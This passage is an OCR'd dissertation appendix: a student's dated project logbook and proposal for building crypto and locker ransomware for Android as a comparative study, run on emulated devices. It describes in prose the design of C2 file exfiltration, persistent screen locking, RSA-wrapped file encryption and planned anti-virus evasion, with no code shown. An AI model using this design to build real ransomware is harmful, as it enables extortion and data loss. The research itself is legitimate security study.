Managed to finish off the implementation of the functionality to download files to the C2 server which now works and the code has been ported to the single re-usable library. I have used 'multipart' form data as a means of allowing the target device to upload files via HTTP and this will be something I mention during the Development section of the dissertation.

04/03/2021 (Time Taken: 4 hours)

Today I managed to look at getting the splash screen up and running for both types of ransomware. Although the splash screen for the locker ransomware took longer than the crypto ransomware as it requires me to attempt to lock the users device in a state at which they cannot exit. I have also managed to override the 'device power on' state of the device, effectively giving the ransomware persistence so that when the device boots, it returns to the splash screen in an unusable state.

05/03/2021 (Time Taken: 4 hours)

Spent four hours today working on the functionality for the 'getUserX' where X represents the file directory where user data is located (e.g. getUserDownloads will get all files in the Downloads directory of the target device). The attacker should be able to send a command to the device that then goes and retrieves all the files and downloads them onto the server for the attacker to browse. So far it is working as expected. Not much more functionality is left now and so I am hoping to complete the development work in the next sprint which starts next week.

I have to work some more on the Locker ransomware which involves slight tweaks to the splash screen and the way in which it should be retrieving commands similar to the crypto-ransomware.

If all goes well next week, I shall be starting documentation for the development of the project and also start the testing and analysis phase. It is from the testing and analysis phase, I will be able to compare confidentiality, Integrity and Availability and the other variables.

08/03/2021

Sprint 4 starts here

Spent today working on other assignments such as mobile development as I have spent a lot of time recently on the project leaving more workload for other subjects.

09/03/2021 (Time Taken: 8 hours)

Having completed an MVP working with the splash screens last week, I have now moved on to the bulkiest part of the development which is the encryption of files. I have managed to get to a point now where I can encrypt all files in external user directories, but I am having issues encrypting files in the internal storage sections even with permissions enabled. If it ends up that I will be unable to encrypt or even access files in the internal storage, I will have to stop progressing with this and mention this situation in the critical evaluation.

Additionally, I am also facing an issue where, having generated an RSA keypair on the C2 server and then trying to use the public key generated here to encrypt the symmetric key, I am facing a bug where, upon trying to decrypt the symmetric key with the C2 server's private key, there is a padding issue where it cannot recognize the padding so I need to tweak both ends of the code to ensure the key is not modified at any point.

Also, had the meeting at 3pm again today with supervisors to discuss difficulty and progression and this meeting was fairly quick. I briefly mentioned I was working on the encryption side of things but the supervisor made it clear to get started on the documentation and so I am hoping to start the introductory paragraphs at least for the development section of the project either tonight or tomorrow morning.

10/03/2021 (Time Taken: 3 hours)

Today, I have started documentation on the development section of the dissertation. I believe I have done enough so far to begin writing about the implementation side of things. It is going well so far and I have managed to finish the section regarding the development of the command and control server code. I have been gathering screenshots and placing these into relevant figures with use for referencing in the documentation and also, I have spent time commenting a lot of the code so that, upon submission, my supervisor understands the flow of logic better.

11/03/2021 (Time Taken: 6 hours)

This morning, I have continued to progress with the documentation on the implementation section and have now finished the section that discusses the creation of the malware dropper. I

have split each implementation requirement into the server-side and client-side development pieces as I believe it helps explain the logic better.

Furthermore, this afternoon, I have been trying to resolve the issue occurring when using the public key generated on Linux on Android. I think there is an issue with the way the key is being encoded/decoded using Base64 and this is causing an issue for the private key to not recognize the padding or modulo of the respective public key.

12/03/2021 – 14/03/2021

Working on other assignments with closer deadline.

15/03/2021 (Time Taken: 6 hours)

This morning, I have tried fixing the issue with the format of the PEM file being decoded/encoded wrongly by changing the Python code to run an OpenSSL subprocess instead so that the attacker can use OpenSSL to decrypt the symmetric key for use later if the user were to pay the ransom in a hypothetical scenario. I still have not managed to fix this

I have finished the development documentation today regarding the splash screen that is shown to the user. I have explained how this has been programmed with screenshots for referencing. I am slightly worried about the word count of the report because the marking scheme claims that only 10,000 words max are allowed for the second part of the dissertation but I know I will go over this as I am not even half way through development in the documentation and I am at 7,000 words. This is something I will be raising as a question in the supervisor meeting tomorrow at 3:00pm.


16/03/2021 (Time Taken: 7 hours)

Today I have spent time trying to fix up the issues surrounding the encryption as the interoperability between Java and OpenSSL still does not work with regards to encrypting using Java and trying to decrypt using OpenSSL. I researched around to see if anyone else faced this issue and it is apparent that Java and OpenSSL use slightly different decoding and encoding mechanisms for RSA such as padding and parsing of PEM keys. After looking through much documentation on this, it is hard to say what exactly is different about them and so the issue is still not fixed.

17/03/2021 (Time Taken: 3 hours)

Still continuing today with the cryptography bug in which RSA is not parsed the same way in Java as in OpenSSL. I am still reading how people have done cryptography in the past and it doesn't seem to be the way in which I need to do it. For example, the encrypted symmetric key is downloaded to the server after being encrypted using Java. This should then be decrypted using OpenSSL but an error is received as shown in the image below.

In attempting to fix this issue, the development is delaying the project by 2 weeks and so I really need to get this fixed. I am attempting to fix this tomorrow as well in a way in which I didn't want to in the first place as it doesn't match what the attacker would really do. I will have to download the private key and encrypted symmetric key onto the device and then convert them to Java objects and so I will decrypt the same way I encrypted it.



Error message received from OpenSSL when trying to decrypt the symmetric key using the correct private key

18/03/2021 (Time Taken: 8 hours)

Today I have continued to work on fixing the RSA interoperability issue. I still have not managed to fix it but have got it in a better working state. There is now a Java error which states that the key format is incompatible. After much reading, it was confirmed that Java does not read in the PEM file format as well as the DER format. Therefore, I will be changing the key format to DER which will require more development time on the server and the device. I will do this tomorrow as I am now trying to complete some more documentation for the private key deletion requirement of this assignment.

19/03/2021 (Time Taken: 4.5 hours)

I have finally fixed the cryptography issue this morning and sol I am happy that the project is finally in a complete working state. I changed the key format to DER and Java found this more easily compatible. Therefore, there are no issues or exceptions when encrypting or decrypting items using the crypto ransomware.

22/03/2021 – 05/04/2021

For two weeks I have been completing a Cyber Investigation assignment as part of a group which involved heavy amounts of research and a forensic investigation. This is now complete.

06/04/2021 (Time Taken: 2.5 hours)

Today, I have spent a few hours commenting the code to describe each classes responsibility and how it is used in the ransomware. Also, the code library used by both the crypto and locker ransomware variants has been packaged into one source and is now reference properly by the Android IDE using JitPack.

07/04/2021 – 09/04/2021

I have been working on an assignment for mobile development over these past three days. It involves the creation of a mobile game and so I have got it up to a good working point where I can continue to work on the project.

12/04/2021 (Time Taken: 4 hours)

This morning I have started the testing and analysis phase of the project and I am documenting as I progress alongside the practical work. This is to save time in the long run so I don't get too caught up in practical work that I leave all the documentation until the end. I have completed the section regarding the comparison of development difficulties and how much time and effort each piece of ransomware took to develop. I am hoping to get most of the testing phases complete this week so I can focus entirely on the critical evaluation, conclusions and abstract next week. This should give me a solid amount of time to prepare the poster for the beginning of May.

13/04/2021 – 14/04/2021 (Time Taken: 12 hours)

On the 12th April, I was given another Cyber Investigation assignment that is due on the 23rd April and so I have focused all efforts on this with the deadline being closer than the project. I managed to complete this in 2 days which I am really happy with as I can focus a lot more attention on the project now

15/04/2021 (Time Taken: 5 hours)

Today, I have continued the testing and analysis phase by performing the anti-virus detection experiment where each piece of ransomware was teste to see if malicious behavior can be spotted. Strange results occurred form this concluding with no ransomware being detected. I have now documented this and I will be moving on to the next test phase which is discussing the exploitability of these apps using the DREAD threat model.

16/04/2021 (Time Taken: 6 hours)

This morning I have spent time scoring each ransomware variant developed against both CVSS vulnerability scoring system and the DREAD threat model in order to get a measurement of threat for each piece of ransomware and compare them in terms of numbers. I discovered that, overall the locker ransomware has beaten the encryption ransomware which goes against my original hypothesis. This is an extremely interesting and significant finding that I am now documenting as part of the dissertation.

19/04/2021 (Time Taken: 3 hours)

I have tidied and finished up the documentation for the comparison on exploitability of both ransomware variants. I am now finalizing documentation of the conclusion section to summarize my results and discuss the legal, professional issues of the project. Tomorrow I will be looking into the critical evaluation and getting that completed so I can focus on my abstract and complete a first draft of the dissertation this week. That way I have time to tidy areas of it up and also start the presentation which will be shown to supervisors from May 10th onwards.

20/04/2021 (Time Taken: 4 hours)

Today I have finished the critical evaluation section having documented all areas of success and failure and also areas of improvement. It has been very insightful working on the critical evaluation as it has given me another chance to look back and understand how I could have improved on certain aspects of the project such as time management and estimations of time. Now that this section is finished, I only have to write up the abstract and the first draft will be complete.

21/04/2021 (Time Taken: 1 hour)

This morning I finished off the abstract and skimmed over the rest of the project to tidy up any spelling and grammar issues so I can get the dissertation ready for submission by the 4th May. I am now going to focus my attention over the next few days working on the presentation deliverable to be shown to supervisors.

22/04/2021 (Time Taken: 4 hours)

I have been trying to establish a layout for the presentation today that will take place some tie in May. I have been looking at previous posters and so I now have a better idea of what to produce. I have already completed a first draft of the aims and objectives slides and I am currently working on the development slides to discuss what my development consisted of.

23/04/2021 (Time Taken: 3 hours)

This morning I have been working on the rest of the presentation and I believe it is now at a point where I can present it. I am going to attempt a few practice presentations before the actual event in May so that I am more prepared when it comes to demonstrations for example.

Appendix B – Project Proposal

A Comparative Analysis of Crypto and Locker Ransomware on Android Devices

Student:
Supervisors: Rob Hegarty/Tooska Dargahi

Overview

The aim of this project is to compare the threat to Android devices of crypto and locker ransomware. This will be done by developing and installing an implementation of both types of ransomware on multiple virtualized mobile operating systems each with a different piece of anti-malware software installed. In doing this, further exploration into the nature of mobile-targeted ransomware can be achieved and it is then possible to determine and recommend the best products available on Android for detecting ransomware.

Background

The proliferation of smartphones and advancements in networking technologies has led to us carrying these devices everywhere we go. One of the leading competitors for smartphone operating systems is Android which is based on a modified version of the Linux kernel. Android was released in 2008 and since then, there are currently over 2.5 billion active Android devices around the world.

Recent trends have seen that ransomware proves to be a successful payload for attackers to this modern day. This type of malware can be classed as one of two types: crypto ransomware, which involves encrypting user's data, and locker ransomware which attempts to render a user's device unusable. Both have the sole aim to impact the availability of user data for some malicious means, whether it be financial gain or, less likely, hacktivism.

With so many people using Android devices and the use of ransomware on the rise, the question ponders as to how much people can rely on their devices to prevent malware from executing on their devices and therefore impacting different parts of the CIA triad. Part of the answer to this is Google's security framework which consists of tools such as app verification via hashing and SafetyNet which acts as a host-based intrusion detection system, using both signatures and heuristics to identify malicious applications. Alongside this, a variety of free, third-party anti-malware applications exist. Although these applications provide stronger security for Android devices, they do not share a centralised signature database and the algorithms used to analyze behavior patterns are different in every application. However, it is a common opinion that whatever third-party, security application is chosen, it should prevent malware from running on the device.

Ultimately, the plethora of smart devices such as Android has opened the attack surface for hackers, giving them new attack vectors. Therefore, insightful comparison and evaluation is

required to disseminate an understanding of ransomware attacks on these devices and the damages they can cause.

Who Will Benefit?

Information security experts can use the results provided to further understand which types of ransomware are of bigger threat. Depending on how well each anti-virus tool detects this ransomware, they can also recommend the most effective anti-malware tools available on Android that can detect ransomware behavior.

Moreover, developers can also extend the research carried out to provide a better programmed anti-virus solution that looks at targeting ransomware more specifically on Android devices.

Motivation

The leading motivation for this project is to explore mobile security, specifically Android, and to gain a better understanding of the process an attacker uses to target mobile systems. The outcome of this project will display my motivation towards these areas. Also, having this experience and knowledge gives me the ability to expand my career options with regards to a role fighting against cyber-crime which I hope to take on some time in the future.

In order to further my potential in the field of information security and cyber-crime, I feel as though this project shows my determination to create as well as perform. It allows me to not only research different types of malware but also to implement them and demonstrate their effects.

Objectives

Main Objectives

- Research crypto ransomware using online journals and data regarding attacks carried out using it to gage a better understanding of this variant of ransomware.
- Research locker ransomware using online journals and data regarding attacks carried out using it to gage a better understanding of this variant of ransomware.
- Research approaches to developing malware targeted at Android devices using online tutorials and books to understand the attackers process towards development.
- Develop a functional implementation of crypto ransomware using an emulated device for testing purposes to demonstrate understanding of crypto ransomware.
- Develop a functional implementation of locker ransomware using an emulated device for testing purposes to demonstrate understanding of locker ransomware.
- Compare the issues faced when developing both types of ransomware and conclude, using code comparisons, the difficulty of coding both.
- Compare the impact of crypto and locker ransomware on Android by evaluating their effect on the availability of data on the device.

- Compare the covertness of crypto and locker ransomware by running both on three separate devices that each have three separate anti-virus tools installed and judge how well these tools detect malicious behavior.

Optional Objectives

- Research tools and techniques required to heighten the chance of avoiding anti-virus software to develop a more sophisticated and, therefore, realistic piece of malware.
- Enhance ransomware capabilities to practice avoiding anti-virus detection and evaluate if the techniques researched work.

Development Requirements

During development of the different malware implementations, I will be using a PCSpecialist Laptop. The specification for this hardware includes: 32 GB of RAM, i7-6700HQ 2.60GHz CPU and 256 GB SSD. The operating system installed is Windows 10 Home.

With regards to software, I will be using Android Studio 4.0.1 which uses the OpenJDK 64-Bit server VM by JetBrains to run the compiled code. Android Studio provides a suitable IDE for all the needs of this project and provides easy-to-use debugging tools. I will also be using Git as a means of managing additional software features.

In order to provide a safe environment for running malware, I will be running multiple virtual machines using VirtualBox 6.1. Firstly, to monitor the target phone, I will be using a virtual machine running Kali Linux 2020.3 and to install the malware and the anti-malware tools, I will be running a virtual Android-x86 7.1 Lollipop operating system.

For creating entries in the log book and making it easily sharable, OneDrive is being used. This allows my supervisors to view the log book at any time.

Additionally, the Gantt chart used to track the progress of the project has been made using TeamGantt which is an online tool that anyone can use for free.

Methodology

With the goal of this project involving the development of two functional mobile applications (ransomware), an agile methodology will be used to gather functional and non-functional requirements, manage the backlog of features and develop them in an incremental manner through sprints. This way, we can guarantee a minimum viable/shippable product at the end of our project and prioritize the key features that are needed for the main functionality of the project.


Using an agile methodology gives the chance to properly plan the deployment of features within an estimated timeframe during sprint planning. This allows to prioritize each sprint backlog effectively and give feedback at a more frequent rate.

Moreover, to adapt this specific project to use the agile methodology, each sprint will involve carrying out the different stages of the software development lifecycle for each piece of ransomware. Having set eight weeks as the period for which will be focused on developing the ransomware, each piece will get four weeks of sprint time. This will ensure that we manage to get a good amount of time spent designing, developing and testing.

Activity Estimates and Gantt Chart

Activity Number	Objective Description	Start – End Date	Duration (Days)	Preceding Activities
1	Research crypto ransomware using online journals and data regarding attacks carried out using it to gage a better understanding of this variant of ransomware.	19/10/2020 – 25/12/2020	85	
2	Research crypto ransomware using online journals and data regarding attacks carried out using it to gage a better understanding of this variant of ransomware.	19/10/2020 – 25/12/2020	85	
3	Research approaches to developing malware targeted at Android devices using online tutorials and books to understand the attackers process towards development.	19/10/2020 – 25/12/2020	85	
4	Develop a functional implementation of crypto ransomware using an emulated device for testing purposes to demonstrate understanding of crypto ransomware.	28/12/2020 – 19/02/2020	56	3
5	Develop a functional implementation of locker ransomware using an emulated device for testing purposes to demonstrate understanding of crypto ransomware.	28/12/2020 – 19/02/2020	56	3
6	Compare the issues faced when developing both types of ransomware and conclude, using code	08/02/2020 – 26/03/2020	49	

	comparisons, the difficulty of coding both.			
7	Compare the impact of crypto and locker ransomware on Android by evaluating their effect on the confidentiality, integrity and availability of data on the device.	22/02/2020 – 09/04/2020	49	4,5
8	Evaluate and compare the performance of each anti-malware tool by monitoring its ability to detect the programmed malware.	22/02/2020 – 09/04/2020	49	4,5
9	Research tools and techniques required to heighten the chance of avoiding anti-virus software to develop a more sophisticated and, therefore, realistic piece of malware.	22/03/2020 – 09/04/2020	21	
10	Enhance ransomware capabilities to practice avoiding anti-virus detection and evaluate if the techniques researched work.	05/04/2020 – 23/04/2020	21	


10/20
11/20
12/20
1/21
2/21
3/21
4/21
Final Year Project - Compa...
Research Objectives
Research crypto ransomware using ...
Research crypto ransomware using ...
Research approaches todeveloping...
Implementation Objectives
Develop a functional implementation...
Develop a functional implementation...
Evaluation Objectives
Compare the issues faced when dev...
Research tools and techniques requi...
Evaluate and compare the performa...
Optional Objective
Research tools and techniques requi...
Enhance ransomware capabilities to...
Research crypto ransomware using online journals and data regarding attacks carried out using it to gage abetter un
Research crypto ransomware using online journals and data regarding attacks carried out using it to gage abetter un
Research approaches todeveloping malware targeted at Android devices using online tutorials and booksto understa
Develop a functional implementation of crypto ransomware using an emulated device for tes
Develop a functional implementation of locker ransomware using an emulated device for test
Compare the issues faced when developing both types of ransomware and conclu
Research tools and techniques required to heighten the c
Evaluate and compare the performance of each anti-malw
Research tools and techniques req
Enhance ransomware capabilities t